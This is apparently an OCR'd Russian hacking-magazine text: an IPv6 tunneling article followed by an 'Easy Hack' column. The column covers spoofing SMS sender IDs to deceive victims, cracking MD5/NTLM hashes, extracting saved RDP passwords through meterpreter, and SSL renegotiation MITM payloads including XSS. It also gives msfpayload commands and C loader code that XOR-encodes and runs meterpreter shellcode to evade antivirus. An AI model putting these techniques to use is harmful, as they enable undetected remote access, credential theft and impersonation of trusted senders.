1. IPv6 — это, прежде всего, огромное 128-битное адресное пространство. IPv6-адрес состоит из восьми групп шестнадцатеричных символов: например, 2001:0db8:11a3:09d7:1f34:8a2e:07a0:765d. Если одна или более группы равны 0000, то их можно заменить двоеточием. 2001:0db8:0000:0000:0000:0000:ae21:ad12 записывается как 2001:db8::ae21:ad12. Если захочешь перейти на сайт, используя IPv6-адрес, то его необходимо взять в квадратные скобки: http://[2001:db8::ae21:ad12]. Запомнить такой адрес нереально, поэтому в IPv6-сетях еще большее значение будут иметь DNS-серверы.

2. Из-за того, что в наличии теперь есть такое адресное пространство, IPv6 уходит от привычного понятия подсетей, которое использовалось в IPv4. Маски теперь задаются только /prefix'ами (CIDR / VLSM). В IPv6 каждая подсеть — это /64. Цель — уйти от различного размера подсетей. IPv6 /64-подсети хватит для того, чтобы покрыть все устройства, которые только могут быть доступны в условиях физической доступности. Для домашних пользователей выдается подсеть /48.

3. Никакого NAT'а. С отменой пресловутой трансляции сетевых адресов уйдут проблемы в работе многих сетевых протоколов, которые используются для передачи голоса (VoIP), в сетевых играх, P2p-решениях. В большинстве случаев можно забыть о форвардинге портов.

Файлы | Инфо | Пиры | Рейтинги | Трекеры | Части | Скорость | Отчёты

IP-адрес	Клиент	Флаги	%	Приём
93.100.186.155.pool.sknt.ru [uTP]	µTorrent 2.2	D HP	100.0	703.8 kB/s
178.255.148.35	libTorrent 0.12.6	D	100.0	361.3 kB/s
2a00:2000:4008:3:224:7eff:fe01:ee84	BitTornado/03I	D	100.0	78.8 kB/s
2001:250:1401:3120:59d1:58a:801d:c095	µTorrent 1.8.5	UD	45.7	12.0 kB/s
94-192-124-184.zone6.bethere.co.uk	BitTorrent SDK 2.0	D	100.0	0.7 kB/s

IPv6-пиры в торрентах — не редкость

Не надо никаких регистраций: все работает, что называется, «из коробки». Все клиенты, подключенные к Сети аналогичным образом, соединяются друг с другом напрямую (Teredo лишь помогает обойти ограничения NAT). В таком случае практически отсутствуют потери в скорости. Чего не кажешь про маршрутизацию трафика между Teredo и нативным IPv6: так, данные легко могут идти через шлюзы, расположенные в США (шлюз по умолчанию можно изменить, в России наиболее эффективно использовать teredo.remlab.net). Это не единственный минус. Если в случае с 6to4 ты мог получить целый диапазон IPv6-адресов, которые далее раздать другим устройствам локалки, то в случае с Teredo выдается только один адрес. Придется забыть даже о постоянном адресе: Teredo-адреса каждый раз генерируются исходя из текущего айпишника и используемого UDP-порта, т. е. являются динамическими. Но хуже всего, что Teredo может обойти не каждый NAT. Если после настройки не открывается проверочный сайт ipv6.google.com, первым делом нужно набрать в консоли «netsh int ipv6 show teredo». Сообщение «Ошибка: клиент за симметричным NAT» означает, что Teredo ты использовать не сможешь. В таком случае остается последний (но от этого вовсе не самый худший) вариант — использовать туннельного брокера.

Туннельный брокер

Это, пожалуй, наиболее универсальный вариант, который подойдет как пользователям с белым IPv4-адресом, так и работающим без него. Туннельный сервис, как несложно догадаться, предоставляет туннель в IPv6-сеть. Их довольно много (bit.ly/vRZwX8), причем каждый из них может иметь несколько шлюзов в разных странах мира. Выбирать лучше всего ближайший, чтобы минимизировать задержки. Это предмет для экспериментов с утилитами ping и traceroute, а также сервисов вроде ipv6-test.com. Помни: задержка до туннеля будет добавляться к времени передачи каждого IPv6-пакета, поэтому крайне важным условием для комфортной работы является минимальное значение пинга. Туннельный брокер, как правило, выдает не один, а целый диапазон IPv6-адресов. Важно, что они не меняются при смене твоего IPv4-адреса и привязываются к твоему аккаунту. По этой причине большинство сервисов требует регистрацию (а некоторые и вовсе тщательнейшим образом подходят к проверке данных, указанных при регистрации). Правда, новый адрес придется сообщать, но это несложно делать автоматически. При общей схожести применяемого подхода туннельные брокеры используют различные методы «обертки» IPv6 в UDPv4 и потому предлагают различные варианты настройки подключения. Одним из наиболее простых (что называется, «для старта») является gogo6/Freenet6 (gogonet.gogo6.com), о котором мы поговорим ниже.

НАСТРОЙКА ТУННЕЛЯ

Практическая часть статьи, казалось бы, должна быть самой сложной, однако на деле настройка IPv6, как правило, не вызывает трудностей. Но создатели freenet6, предлагаемых компанией gogo6, максимально упростили этот процесс. Брокер предлагает несколько типов туннелей: IPv6-in-IPv4 в нативном режиме (в случае прямого подключения к Сети, с реальным IP), IPv6-in-IPv4 в режиме NAT Traversal (также называется IPv6-in-UDP-is-IPv4), который будет использоваться, если у тебя серый IP, и даже IPv4-in-IPv6 (на случай, если нужно обратиться к IPv4-ресурсам, имея только IPv6-адрес). За выбор типа туннеля отвечает специальный протокол TSP (Tunnel Setup Protocol). Несмотря на сложные аббревиатуры, сервис предлагает невероятно удобный клиент для подключения. Под виндой вся настройка сводится к двум тривиальным действиям:

1. Скачиваем и устанавливаем gogoCLIENT (gogonet.gogo6.com/profile/gogoCLIENT).
2. Запускаем, оставляем все настройки по умолчанию и нажимаем «Connect».

Программа должна установить соединение, работоспособность которого быстро проверяется, если в браузере попытаться открыть какой-нибудь IPv6-ресурс (например, ipv6.google.com). Все должно работать. Единственное — в файрволе может потребоваться открыть исходящий порт 3653. Без конфигурирования клиент устанавливает так называемый анонимный туннель. Его ограничение в том, что при смене IPv4-адреса поменяется и выданный тебе адрес IPv6. Чтобы «привязать» к себе статические IPv6-адреса, необходимо:

1. Зарегистрировать аккаунт (gogonet.gogo6.com/page/freenet6-registration), по которому freenet6 будет тебя узнавать.
2. Переключить режим с «Connect Anonymously» на «Connect Using the Following Credentials», указав логин и пароль.
3. Нажать «Connect».

Проверить выданный тебе IPv6-адрес, а заодно — работоспособность нового протокола по различным параметрам поможет сайт test-ipv6.com. Запомни адрес — теперь он закреплен за тобой. freenet6 даже выдает реверс-днс (username.broker.freenet6.net). При подключении стоит учитывать, что аутентификация осуществляется с передачей паролей в plain-text'е. Чтобы обезопасить себя, на вкладке Advanced рекомендуется выбрать метод аутентификации PASS DSS 3DES1 или Digest MD5.

ТЫ В IPV6

freenet6 — безусловно, самый простой способ получить IPv6-адрес, но не всегда самый лучший. Другие туннельные брокеры, обзор которых мы приводим во врезке, могут предложить более высокую скорость и меньшие задержки за счет большого количества входных серверов, размещенных в ближайших странах (например, Швеции). Как видишь, новый протокол на домашнем компьютере не требует какой-то немыслимо сложной настройки. И как мне кажется, предлагает неплохие бонусы за 10 минут, которые уйдут у тебя на настройку.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

ОТПРАВИТЬ SMS С ПРОИЗВОЛЬНОГО НОМЕРА

ЗАДАЧА

РЕШЕНИЕ

Социальная инженерия — страшное дело! Вместо того чтобы напрягаться, преодолевая файерволы и IDS, искать уязвимости и выползать из DMZ, плохим парням куда проще послать приметное письмо со зловредным PDF какому-нибудь секретарю или завхозу, который без тени сомнений откроет аттач. Повысить вероятность того, что пользователь ничего не заподозрит и совершит нужное действие, поможет SMS-сообщение, присланное со знакомого номера или идентификатора. В Сети много всевозможных сервисов, позволяющих бесплатно отправлять SMS. Если поискать, то можно обнаружить и такие ресурсы, которые позволяют «подделывать» адрес отправителя. Причем в такой подделке нет ничего криминального (по крайней мере по версии создателей таких сервисов). Здесь как в электронной почте — что хочешь, то и пиши. :) Один из таких сервисов — Smsglobal (www.smsglobal.com). Заходишь, быстро регистрируешься — и у тебя появляется возможность отправить до 25 SMS-сообщений бесплатно. Но самое главное, что в настройках (меню Preferences → Sender ID) можно задать произвольный идентификатор или номер отправителя сообщений. Любой! Когда жертва получит сообщение, мобильник автоматически подставит вместо номера отправителя соответствующее имя из записной книжки. Если сервис придется тебе по душе, то ты сможешь оформить и платную подписку, при этом отправка одного SMS будет обходиться всего в 1 рубль. Стоит отметить, что ресурс предлагает ряд полезных сервисов, в том числе редирект почты на SMS. Это может быть очень полезно, если какая-то система мониторинга умеет предупреждать о критических событиях по e-mail, но по какой-то нелепой причине до сих пор не научилась отправлять предупреждения в виде SMS. Впрочем, если все это тебя не интересует, то можно просто удивить свою девушку, отправив ей на мобильник что-нибудь нежное от имени «любимого пушистика».

СОБРАТЬ ВСЕ НАСТРОЙКИ WINDOWS В ОДНОМ МЕСТЕ


РЕШЕНИЕ

С теми, кто сидит под Windows 7/2008, и еще больше с теми, кто их админит, мне бы хотелось поделиться интересной находкой, а точнее маленьким трюком, позволяющим собрать в одном месте все настройки ОС.

1. Создаем папку с любым именем в любом месте.
2. Дописываем в конец имени:

```
.{ED7BA470-8E54-465E-825C-99712043E01C}
```

В итоге в этой папочке мы получим что-то вроде панели управления, только в ней будет гораздо больше пунктов, и к тому же отсортированных. Удобный хак, хотя он и не совсем относится к теме EasyHack. :)



Все настройки в одном месте

ПОИСК ЗНАЧЕНИЯ ХЭША

ЗАДАЧА

РЕШЕНИЕ

Всем известно, что хранить пароли в открытом виде — порочная практика. Взломают систему, и — хоп! — все пароли у плохих парней. А с учетом того, что пользователи часто используют одинаковые или похожие пассы на разных ресурсах, ситуация выглядит особенно удручающей. Чтобы не допустить утечки паролей в открытом виде, принято использовать всякие хэш-функции. Идея в том, что исходное значение хэша можно получить из него только перебором. А перебирать придется ой как много! Конечно, можно использовать радужные таблицы или обзавестись готовыми базами хэш-сумм. Однако в Сети и так полно сервисов, которые предлагают быстро пробить хэш по своим базам. Но мы люди XXI века! Ходить куда-то, суетиться — это не в нашем стиле. :) Поэтому предлагаю присмотреться к отличному Python-скрипту Findmyhash (code.google.com/p/findmyhash). По сути, с его помощью можно отправлять запросы сразу к нескольким онлайн-сервисам. Если значение хэша «словарное», то оно будет очень быстро найдено. Пара примеров:

```
python findmyhash_v1.1.2.py MD5 -g \
    -h a25b2710ba9de114396adc7dfb0a7235
python findmyhash_v1.1.2.py NTLM -f hacked_domain.txt
```

Здесь:

- -h — искать хэш;
- -f — искать по очереди хэши из файла;
- -g — искать в Google.

Хотя список поддерживаемых хэшей и так достаточно велик, к выходу номера он должен увеличиться еще больше.

```
root@bt:~/Desktop# python findmyhash_v1.1.2.py MD5 -h 1a1dc91c907325c69271ddf0c944bc72

Cracking hash: 1a1dc91c907325c69271ddf0c944bc72

Analyzing with gromweb (http://md5.gromweb.com)...

***** HASH CRACKED!! *****
The original string is: pass


The following hashes were cracked:
----------------------------------

1a1dc91c907325c69271ddf0c944bc72 -> pass

root@bt:~/Desktop# python findmyhash_v1.1.2.py NTLM -h a25b2710ba9de114396adc7dfb0a7235

Cracking hash: a25b2710ba9de114396adc7dfb0a7235

Analyzing with hashcrack (http://hashcrack.com)...

***** HASH CRACKED!! *****
```

Получение значений MD5- и NTLM-хэшей за пару секунд

РАСШИФРОВАТЬ ПАРОЛЬ ИЗ RDP

ЗАДАЧА

РЕШЕНИЕ

В последнее время, когда компьютеры пользователей обрастают всевозможными системами по обеспечению безопасности — антивирусами, фаейрволами, проактивками, утилитами защиты памяти и песочницами ПО, — становится все труднее эксплуатировать уязвимости, проникать в ОС и закрепляться в ней. С другой стороны, количество используемых технологий и программных инструментов, в которых теоретически могут существовать уязвимости, возрастает. А захватив, как известно, всего одну рабочую станцию, по принципу домино часто можно завладеть всей корпоративной локалкой.

Но вернемся к нашей задаче. Администраторы повсеместно используют RDP — стандартный для всех систем Windows протокол удаленного управления компьютером. Изначально RDP имел ряд принципиальных уязвимостей, но большая часть из них была устранена еще в 6-й версии протокола (то есть начиная с Vista и Server 2008).

Стандартная утилита для подключения к удаленному рабочему столу предлагает удобную фичу, которая позволяет хранить настройки подключения в rdp-файлах. Среди прочих параметров также сохраняются имя и пароль учетки для подключения к удаленному серверу. Чувствуешь, куда я клоню? В папке «Мои документы» имеется дефолтный файл настроек Default.rdp, который мы легко можем расшифровать (правда, только в версиях до RDP 6). Конфиг представляет собой обычный текстовый файл с несколькими полями, в поле password после «51:b:» идет зашифрованный пароль.


Для того чтобы расшифровать его, нам потребуется функция CryptUnprotectData() из стандартной библиотеки crypt32.dll. Что важно, расшифровывать пароль придется прямо на компьютере жертвы (админские права при этом не нужны). Украсть конфиг и расшифровать его уже у себя не получится, поскольку функция шифрования использует, помимо всего прочего, SID пользователя в ОС, точнее его хэш. Для решения задачи можно воспользоваться чудо-комбайном под названием Cain&Abel (www.oxid.it).

Просто выбираем опцию Remote Desktop Password Decoder и подсовываем ей rdp-файл. Однако C&A слишком большой и неповоротливый для незаметного запуска у жертвы.

К счастью, в MSF не так давно появился специальный скриптик как раз для нашего случая. Он ищет на жестком диске сохраненные файлы rdp и автоматически дешифрует их. Что характерно для MSF, от нас требуется минимум действий:

1. Используем meterpreter для захвата хоста.
2. Далее запускаем post-модуль:

```
run post/windows/gather/enum_rdp_pwd
```



Расшифровываем пароль из rdp-файла

ВНЕДРИТЬСЯ В SSLV3-СОЕДИНЕНИЕ

ЗАДАЧА

РЕШЕНИЕ

Продолжаем мучить HTTPS. Сегодня мы поговорим об атаке man-in-the-middle на SSL-протокол, а точнее на его последние версии — SSLv3/TLS. Нет-нет, про BEAST я рассказывать не буду — эту тему мы подробно рассмотрели в прошлом номере.

Общая ситуация такая: есть жертва, есть сервер, мы находимся в одном сегменте с жертвой и можем провести arp-spoofing. Есть только одна проблема — последние версии протоколов SSL смогут быстренько обнаружить попытку изменения передаваемых данных (хотя пропускать через себя шифрованный трафик после arp-spoofing у нас все же получится). Да и расшифровать их не представляется возможным. Что же делать? Обратимся к уязвимостям SSL. В конце 2009 года в протоколе была обнаружена небольшая дырка — TLS/SSLv3 renegotiation vuln (CVE-2009-3555). Со стороны уязвимость похожа как на недостаток самого протокола, так и на огрехи в реализации конкретного ПО (а точнее, библиотек). Сейчас уязвимость уже запатчили, однако около 10 % серверов все еще подвержены ей (статистика доступна на этом сайте: www.ssllabs.com/ssldb/analyze.html).

Уязвимость позволяет смешивать зашифрованную и незашифрованную информацию. Точнее, проблема кроется в том, что переинициализация существующего соединения осуществляется небезопасным способом, чем может воспользоваться атакующий. Смотрим на рисунок, разбираем шаги:


1) Атакующий перехватывает и блокирует TLS handshake от жертвы (соединение 1).
1.1 Атакующий устанавливает соединение с сервером по TLS-протоколу (соединение 2).
1.2 Атакующий посылает зловредные данные уровня приложения по установленному соединению 2.
2) Атакующий переинициализирует соединение (выполняет renegotiation).
3) Соединение 1, которое удерживал атакующий, посылается по соединению 2 (в них указан один и тот же Session ID, поэтому сервер думает, что соединение 1 является частью соединения 2). Сервер устанавливает защищенное соединение с жертвой.
4) Сервер конкатенирует данные от атакующего, посылаемые на шаге 1.2, и данные от жертвы, упомянутые в пункте 3.

Чтобы вникнуть в идею, посмотрим на сервер и попытаемся понять, что ему «видно». Пользователь, подключающийся к серверу, посылает кусок данных в само приложение (шаг 1.1 и 1.2). Но потом происходит сброс (renegotiation) защищенного соединения (шаг 2) и его повторная инициализация (шаг 3). Далее сервер объединяет данные и передает на обработку в приложение.


Важный вопрос (его мне задал редактор при проверке статьи :)) — почему запросы от жертвы и атакующего объединяются? Здесь используется важная особенность протокола TLS — идентификатор защищенного соединения (Session ID). Теоретически он служит для оптимизации работы сервера, чтобы тот лучше «запоминал» своих клиентов. Например, чтобы ему не приходилось проводить полный цикл установки защищенного соединения при разрыве соединения с клиентом на уровне TCP. Этот идентификатор передается в открытом виде при инициализации защищённого соединения. Именно его атакующий берет от жертвы (шаг 1) и подставляет в свой запрос (шаг 1.1). Поэтому, когда от жертвы приходит реальный запрос (шаг 3), он объединяется с запросом от атакующего.

Зачем вообще нужна функция переинициализии соединения? Переинициализия может, например, происходить при смене используемого шифрования в зависимости от директории на сервере (соединение не рвется, но шифрование меняется). За подробностями отсылаю к мануалам (www.g-sec.lu/practicaltls.pdf).

Теперь два важных момента. Во-первых, баг кроется в самом протоколе SSLv3/TLS, а потому уязвим не только протокол HTTPS, но и FTPS, SMTPS, POP3S и т. д. Таким образом, потенциально уязвимы все верхние протоколы. Почему потенциально? Уязвимость достаточно трудно эксплуатировать. По сути, мы можем вставить кусок плейн-текста в начало запроса жертвы к серверу. Ответ сервера или данные, передаваемые от жертвы, мы прочитать не



Последовательность проведения атаки на пользователя



Сканирование на присутствие дырки

можем. Но такие ограничения только подогревают интерес к тому, что же придумали умные головы. Итак, для протокола HTTP у нас есть три возможных вида атаки:

1. Вставка своего URL. По сути, мы можем сделать CSRF, однако только для GET-запросов. Более замысловатый вариант — header injection.

```
1) Если на шаге 1.2 мы добавим
GET /path/to/resource.jsp HTTP/1.0
Ignor-me:
2) то вместе с данными, пришедшими от клиента, приложение
   на сервере будет обрабатывать следующий запрос:
GET /path/to/resource.jsp HTTP/1.0
Ignore-me: GET /index.jsp HTTP/1.0
Cookie: sessionCookie=Token
```

2. Redirect с HTTPS на HTTP. Все мы помним метод и тулзу sslstrip. Она может снифать трафик при соединении с жертвой по HTTP-протоколу и при соединении с сервером по HTTPS. Если пользователь не заметит, что значок защищенного соединения в браузере отсутствует, то мы получим полный доступ к передаваемым данным. Так вот, с sslstrip есть трабл — на уже установленное защищенное соединение она повлиять не может. Но с помощью SSL renegotiation мы можем перейти на незащищенное соединение:

```
   Выполняем запрос к странице, где есть редирект
   на HTTP (шаг 1.2):
GET /url_that_will_302_to_HTTP
Ignore-what-comes-now:
```

3. XSS . Так как web-сервера полностью возвращают запрос при его передаче методом TRACE, можно внедрить JavaScript-код.

```
   Атакующий на шаге 1.2 посылает:
TRACE / HTTP/1.0
X:This content will be reflected in the response to the cl
ient<html><script>alert('XSS')</script></html>
X-ignore:
```


Можно придумать и более специфические методы. В паблике есть три PoC. Я лично намучился с версией для Python, но адекватных результатов так и не добился. :) Чтобы определить, подвержен ли сервер этой уязвимости, можно воспользоваться специальным веб-сервисом (www.ssllabs.com/ssldb/analyze.html), тулзой ssltest, которая входит в комплект BackTrack 5, или ssltlstest под виндой.

ПРАКТИЧЕСКИ 100 %-Й ОБХОД АНТИВИРУСОВ, ИЛИ XOR METERPRETER

ЗАДАЧА

РЕШЕНИЕ

Для пентестерских дел meterpreter из Metasploit (www.metasploit.com) — лучшая нагрузка. Наверное, ни для кого уже не новость, что исполняемый файл meterpreter детектится всеми более-менее известными антивирями. Даже если добавить всякие извращения, использовав какой-нибудь энкодер и прикрепив его к обычному exe-файлу (о чем мы писали в прошлом номере), то обойти получится всего лишь пару-тройку самых слабеньких антивирусов. Но ни один антивирус не обнаруживает meterpreter, который проинжектился в процесс в результате эксплуатирования какой-нибудь уязвимости или непосредственно из exe-файла. Однако здесь есть проблема. Многие методы обхода антивирей подразумевают работу с исходниками. А их вроде нет… На самом деле есть, но они нам и не понадобятся. Вместо этого мы воспользуемся возможностями MSF и сгенерим с помощью тулзы msfpayload не традиционный exe-файл нагрузки, а его вариант на Си. Пишем в консоли:



XOR rocks! Avast ничего не обнаружил

```
#msfpayload windows/meterpreter/bind_tcp R | msfencode \
   -c 5 x86/shikata_ga_nai -t c -o test_3.c
```


Здесь:

- `windows/meterpreter/bind_tcp` — нагрузка из MSF;
- `R` — ключ для генерации нагрузки в бинарном виде;
- `msfencode` — тулза для обфускации;
- `-c 5 x86/shikata_ga_nai` — обфусицируем payload соответствующим кодером;
- `-t c` — выходной формат: Си;
- `-o test_3.c` — итоговый файл.

Здесь мы дополнительно использовали msfencode, хотя он нам и не нужен, так как обходить антивирусы мы будем вручную. Однако если запускать просто msfpayload с параметром итоговых данных C вместо R, то он скинет в один файл оба stage — и загрузчик, и саму боевую часть (meterpreter — многоступенчатый шелл-код). Нам же требуется только загрузчик, поэтому надо все сделать так, как я описал. Напомню также, что MSF может создавать payload почти для любых языков, так что описанные здесь трюки можно будет повторить и на них. В результате выполнения msfpayload мы получим массив с шелл-кодом (пример на скриншоте).

Но это все-таки только шелл-код, а не экзешник, который можно запустить на машине жертвы. Не проблема! Добавим обязательную в Си функцию main и наш шелл-код из MSF, который подгрузит и исполнит в качестве кода находящиеся в массиве данные. Пишем следующий код сразу за буфером:

```
int main (int argc, char **argv)
{
   int (*func) ();
   func=(int (*)()) buf;
   (int)(*func)();
}
```



Процесс создания заксоренного meterpreter'а

Теперь мы можем откомпилировать исходник. Воспользоваться можно почти любым компилятором (GCC, VC). Но для скорости и простоты я бы посоветовал бесплатный Dev-Cpp. Однако нам мало просто скомпилировать этот сорец. Нам нужно еще дописать код для обхода антивируса или, к примеру, для выполнения подготовительных действий перед запуском meterpreter (допустим, можно установить icmp/udp-тоннель, если TCP заблокирован, и уже через него пустить meterpreter). Чтобы наверняка обойти антивирус, можно взять банальный XOR кода. :) Вот пример простого кода на Си для XOR шелл-кода:

```
unsigned char buf[] = "….shellcode_here…";
int main(int argc, char **argv)
{
    int i;
    for (i=0;i<sizeof buf; i++){
        buf[i] = buf[i] ^ 0xcc ;
        printf("\\x%02x",buf[i]);
    }
}
```

С кодом здесь все просто (а разве в EasyHack бывает что-то трудное? :)). Перебираем побайтово значения массива buf и выполняем над ними операцию XOR. Итог выводим в консоль. Компилируем, запускаем экзешник и на выходе получаем шелл-код из MSF, обработанный XOR. Теперь у нас появилась новая задача — вернуться к нормальному шелл-коду, чтобы запустить его, так как этот находится в нерабочем состоянии. Причем сделать это необходимо как раз в процессе выполнения будущей программки. Тут нет ничего трудного:

1. Берем ранее созданный нами шелл-код с загрузчиком.
2. Заменяем старый шелл-код на новый вариант, обработанный XOR.
3. Добавляем в функцию main повторный XOR.
4. В итоге main принимает следующий вид:

```
int main (int argc, char **argv)
{
    int i;
    for (i=0;i<sizeof buf; i++){
        buf[i] = buf[i] ^ 0xcc ;
    }
    int (*func) ();
    func=(int (*)()) buf;
    (int)(*func)();
}
```

5. Компилируем код.

